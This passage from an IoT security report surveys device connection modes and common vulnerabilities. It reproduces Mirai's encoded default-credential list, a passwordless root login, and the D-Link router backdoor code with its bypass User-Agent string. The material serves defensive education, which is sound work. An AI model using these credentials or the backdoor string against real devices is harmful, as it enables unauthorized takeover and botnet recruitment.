2. Provide evaluation services for IoT vendors' devices before they are delivered to minimize possible risks brought by devices.
3. Attach importance to the security of IoT devices by developing security products and solutions that can withstand malicious attacks while ensuring normal user access.
4. Step up efforts in IoT security education to raise the public awareness of information security.



3 Vulnerability Analysis of IoT Devices


IoT devices have gradually become part of people's lives to perform various tasks from monitoring the environment to completing simple tasks for people, informing people of their surroundings and freeing them from daily chores. The increasing connectivity indicates that insecure IoT devices will directly affect people's lives and sometimes even threaten their safety. In this sense, the security of IoT devices can never be overestimated. This chapter analyzes the vulnerability of IoT devices from different dimensions.

3.1 Management Modes

IoT devices usually communicate in the following ways:

- Long-distance transmission over carrier networks
- Short-range transmission over sensor networks
- Traditional Internet transmission via TCP/IP
- Wired transmission

Figure 3-1 Common communication means of IoT devices




IoT devices can connect to the network in direct connection, gateway, or cloud mode. The following sections describe the three connection modes in detail.

3.1.1 Direct Connection Mode

As the name implies, direct connection means that devices directly connect to one another without any other network nodes in between. This mode usually applies to near-range communication, in which direct connections are established with devices via wireless (Bluetooth, Wi-Fi hotspots, near field communication (NFC), and so on) or wired (USB, network cables, coaxial cables, and so on) means. Generally, direct connection is found in scenarios where only one device needs to be managed.


Figure 3-2 Direct connection mode



3.1.2 Gateway Mode

The gateway mode is generally employed in home networks or enterprise intranets. In this mode, a central gateway or router manages data exchanges between the manager and IoT devices besides providing security authentication, integration, and temporary data storage functions. This mode is applicable to scenarios where multiple terminals in the near range need to be managed.


Figure 3-3 Gateway mode



3.1.3 Cloud Mode

What is most distinctive about the cloud mode is that a user can manage various devices via cloud services available on the Internet without being constrained by the geographic boundaries. In this mode, users can also flexibly configure settings on devices for, for example, scheduled task management or running status monitoring.


Figure 3-4 Cloud mode



3.2 Kill Chain Analysis

Each attacker (individual or group) has a motive when launching attacks. This is also true for IoT-targeted attacks. To achieve their ends, attackers need to go through five steps, as shown in the following figure.

Figure 3-5 Kill chain analysis of IoT attacks



Generally, small attacks targeting smart home appliances or enterprise routers are initiated by a single individual or group. In contrast, large organized attacks targeting a country's infrastructure, such as power systems or nuclear facilities, are often conducted by professional teams. In the latter case, people with different skills are responsible for different jobs. They work with one another for the best attack effect to achieve their ultimate ends.

3.3 Common Vulnerabilities

In this section, we discuss vulnerabilities commonly seen in IoT devices and provide some useful examples.


3.3.1 Hardware Interface Exposure

Many IoT devices, when finally ready for mass production, reserve debug interfaces used at the development stage on the printed circuit board (PCB). Attackers can leverage these interfaces for lower-layer debugging to obtain important data or information. Such interfaces exposed are usually the Joint Test Action Group (JTAG) interface and COM interface.

- **JTAG Interface**

This interface is used for internal chip testing and system emulation and debugging. Figure 3-6 shows the physical appearance of such an interface.

Figure 3-6 14-pin JTAG connector on a firewall




During embedded development, the JTAG interface is used to download firmware and it can also be used to control the running status of the CPU, read/write memory contents, and debug system code. There is no official standard for the physical connector, which usually has 10, 14, or 20 pins. Functions of key pins are as follows:

- nTRST (Test Reset): This is an optional pin that, when available, can reset the TAP controller's state machine.
- TDI (Test Data In): shifts data into the device's test or programming logic. It is sampled at the rising edge of TCK when the internal state machine is in the correct state.
- TMS (Test Mode Select): It is sampled at the rising edge of TCK to determine the next state.
- TCK (Test Clock): synchronizes the internal state machine operations.
- TDO (Test Data Out): shifts data out of the device's test or programming logic and is valid on the falling edge of TCK when the internal state machine is in the correct state.

Figure 3-7 shows the structure of a JTAG-enabled device.

Figure 3-7 Structure of a JTAG-enabled device



For JTAG debugging on an unknown device, the following steps must be performed:

15. Identify pins.
16. Obtain IDCODE.
17. Query the CPU configuration file.
18. Select an adapter.
19. Start the Open On-Chip Debugger (OpenOCD).
20. Debug the device.

The disadvantage of JTAG debugging is that, when the program under debugging is quite large, its running speed will plummet.

- **Console Port (COM Interface)**

Figure 3-8 Console port pins of a camera

During embedded development, to improve the debugging efficiency, which is very low in the case of using the JTAT interface for large programs, a common practice is to use the JTAG interface to burn a boot loader (U-Boot) and then debug the device via a console port (RS232/RS485).

Main functions of U-Boot include power-on self-test, kernel check, system loading, interface configuration, and working as an external device driver. After startup, it delivers system information to the console via the console port. Such information includes hardware information, memory size, kernel information, and file system information of the device.

```
U-Boot 2010.06-8485 (May 11 2016 - 10:32:11)

DRAM:  64 MiB
Check Flash Memory Controller v100 ... Found
SPI Nor(cs 0) ID: 0xef 0x40 0x18
Block:64KB Chip:16MB Name:"W25Q128(B/F)V"
SPI Nor total size: 16MB
MMC:
EMMC/MMC/SD controller initialization.
Card did not respond to voltage select!
No EMMC/MMC/SD device found !
In:    serial
Out:   serial
Err:   serial
*No SD card found!
No mmc storage device found!
mmc_read_digicap fail
Hit Ctrl+u to stop autoboot:  0
check backup upgrade flag
load kernel to 0x80007fc0 ... Done!
## Booting kernel from Legacy Image at 80007fc0 ...
   Image Name:   Linux-3.4.35
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    2996688 Bytes = 2.9 MiB
   Load Address: 80008000
   Entry Point:  80008000
   XIP Kernel Image ... OK
OK

Starting kernel ...

Uncompressing Linux... done, booting the kernel.
init started: BusyBox v1.22.1 (2016-05-17 18:30:33 CST)
ifconfig: SIOCGIFFLAGS: No such device
ASC16 ASC32.bin HZK16 bcmdhd.ko blogo.bin certs.tar.gz da_info davinci default.script execSystemCmd flash_eraseall fw_
bcm40181a2.bin gamma_table.tar.gz gpio_test hi_cipher.ko initrun.sh ipchelper iperf iwpriv libbonjour.so libcrypto.so libnl-genl.
so.2.0.0 libnl.so.2.0.0 libr2_isp.so libsqlite3.so libssl.so load_module.sh mav_cal.conf mlan.ko mlanutl mlogo.bin nvram_ap6181.
txt r2_isp_config.tar.gz r2_modules.tgz sd8801.ko sd8801_uapsta.bin slogo.bin t1 voice.tar.gz wpa_cli wpa_supplicant
mmz_start: 0x82600000, mmz_size: 26M
```

Only one user can access the system via the console port at a time and such users often have high privileges. Therefore, for the sake of convenience, some vendors set the password to a null or empty one. As a result, attackers can easily obtain high privileges via this port, and hence all files in the system, before conducting a security assessment. Figure 3-9 shows that our researcher[30] successfully accesses the file system of an LG home-bot vacuum cleaner by this means.

Figure 3-9 Access to the file system of an LG home-bot vacuum cleaner via the console port

3.3.2 Weak Password

Many IoT devices use embedded Linux systems (including Android) and they usually store account information in /etc/passwd or /etc/shadow. After obtaining this file, attackers can use such tools as "John the Ripper" to brute-force system passwords. If some services are associated with system accounts, attackers can remotely access these services by using the cracked passwords.

Figure 3-10 Login to a device as root user without using any password

```
login: Start main loop now......

login: root
root@f:/root]# ls
[root@i:/root]# ifconfig
eth0      Link encap:Ethernet  HWaddr .71:86:C0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:34 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:2040 (1.9 Kb)
          Base address:0x4f00

eth1      Link encap:Ethernet  HWaddr .B0:AF:5D
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:2 Base address:0x8d00
```

The notorious IoT-targeting malware families Mirai and Rowdy both exploit weak passwords to control IoT devices for subsequent distributed denial-of-service (DDoS) attacks. Figure 3-11 shows some weak passwords listed in the source code of Mirai.

Figure 3-11 Weak passwords listed in the source code of Mirai

```
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                  // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                      // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                      // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                  // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                  // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);              // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);              // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);          // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                  // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                      // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                          // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);      // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                          // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                      // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                          // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                      // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                          // root     pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);  // admin    admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                          // root     1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);      // admin    smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                      // admin    1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                  // root     666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);          // root     password
```

For IoT devices, Mirai tries to compromise vulnerable hosts by means of weak password detection. Based on the analysis of IoT devices affected by Mirai, a conservative estimate is that about 15% of telnet services on home routers exposed to the Internet can be accessed with default passwords, and about 40% of FTP services on cameras exposed to the Internet can be anonymously accessed. This means that attackers can take down a great number of IoT devices and convert them to bots for large attacks or cause privacy disclosure.

3.3.3 Information Disclosure

Quite a large portion of IoT device vendors seem to believe that information disclosure cannot be counted as a security issue, but attackers can determine whether devices are vulnerable based on the disclosed information. Figure 3-12, Figure 3-13, and Figure 3-14 show information disclosed by accessing a vendor's camera through different URLs, including the software version of the camera, user names and encrypted passwords for login to the camera, and the password generation algorithm used by the camera. Such information will be of great help to attackers who intend to attack the target.

Figure 3-12 Software version information of the camera obtained via the web interface




Figure 3-13 User names and encrypted passwords for login to the camera obtained via the web interface

Figure 3-14 Password generation algorithm (MD5 check value) of the camera obtained by the web interface

```
#vi htdigest.sh
#!/bin/sh
user=$1
realm=$2
pass=$3
hash=`echo -n "$user:$realm:$pass" | /usr/bin/md5sum | cut -b -32`
echo "$user:$realm:$hash" > /web/
```

3.3.4 Unauthorized Access

Unauthorized access refers to access to and control of a target system without the administrator's authorization by bypassing user authentication by some means. This usually occurs for the following reasons:

- **No user authentication mechanism in products**

Some vendors do not consider authorization and authentication in product design or conduct privilege management for certain paths and so anyone can obtain the highest privilege for managing devices or disclosing files without account authentication.

Figure 3-15 shows a camera's file for which no access password is set, allowing attackers to log in and obtain related data. Figure 3-16 shows an accessible file on a device, which contains sensitive information such as user names and passwords.

Figure 3-15 A camera's file without access control





Figure 3-16 Unauthorized access to a device to obtain user names and passwords



- **Backdoor account**

For the convenience of debugging, developers may hardcode some authenticated accounts into the program, which is later delivered with these accounts still available. Attackers can take control of the devices running the program as long as they can obtain the hardcoded information.

For example, our security researcher reverse-engineered the firmware of a D-Link router[31] and found a backdoor through which account information could be detected, as shown in Figure 3-17 and Figure 3-18. Obviously, users can directly access the router without authentication after changing the HTTP header User-Agent field to xmlset_roodkcableoj28840ybtide.

Figure 3-17 Backdoor code of the D-Link router

Figure 3-18 Account detection code of the D-Link router


```
#define AUTH_OK 1
#define AUTH_FAIL -1

int alpha_auth_check(struct http_request_t *request)
{
    if(strstr(request->url, "graphic/") ||
       strstr(request->url, "public/") ||
       strcmp(request->user_agent, "xmlset_roodkcableoj28840ybtide") == 0)
    {
        return AUTH_OK;
    }
    else
    {
        // these arguments are probably user/pass or session info
        if(check_login(request->0xC, request->0xE0) != 0)
        {
            return AUTH_OK;
        }
    }

    return AUTH_FAIL;
}
```

- **Design flaw or software vulnerability**

Flaws exist in the initial design of user authentication algorithms or in implementation mechanisms. Attackers can exploit such flaws to bypass user authentication for the purpose of taking control of the devices running the vulnerable software.


Take a camera for example. A user can set the session of the login account admin after navigating to the URL shown in Figure 3-19.

Figure 3-19 URL for users to set the session of the user admin



Then after navigating to the URL shown in Figure 3-20, the user can take control of the device as admin.


Figure 3-20 Gaining admin privileges without authentication



3.4 Summary IoT Vulnerabilities

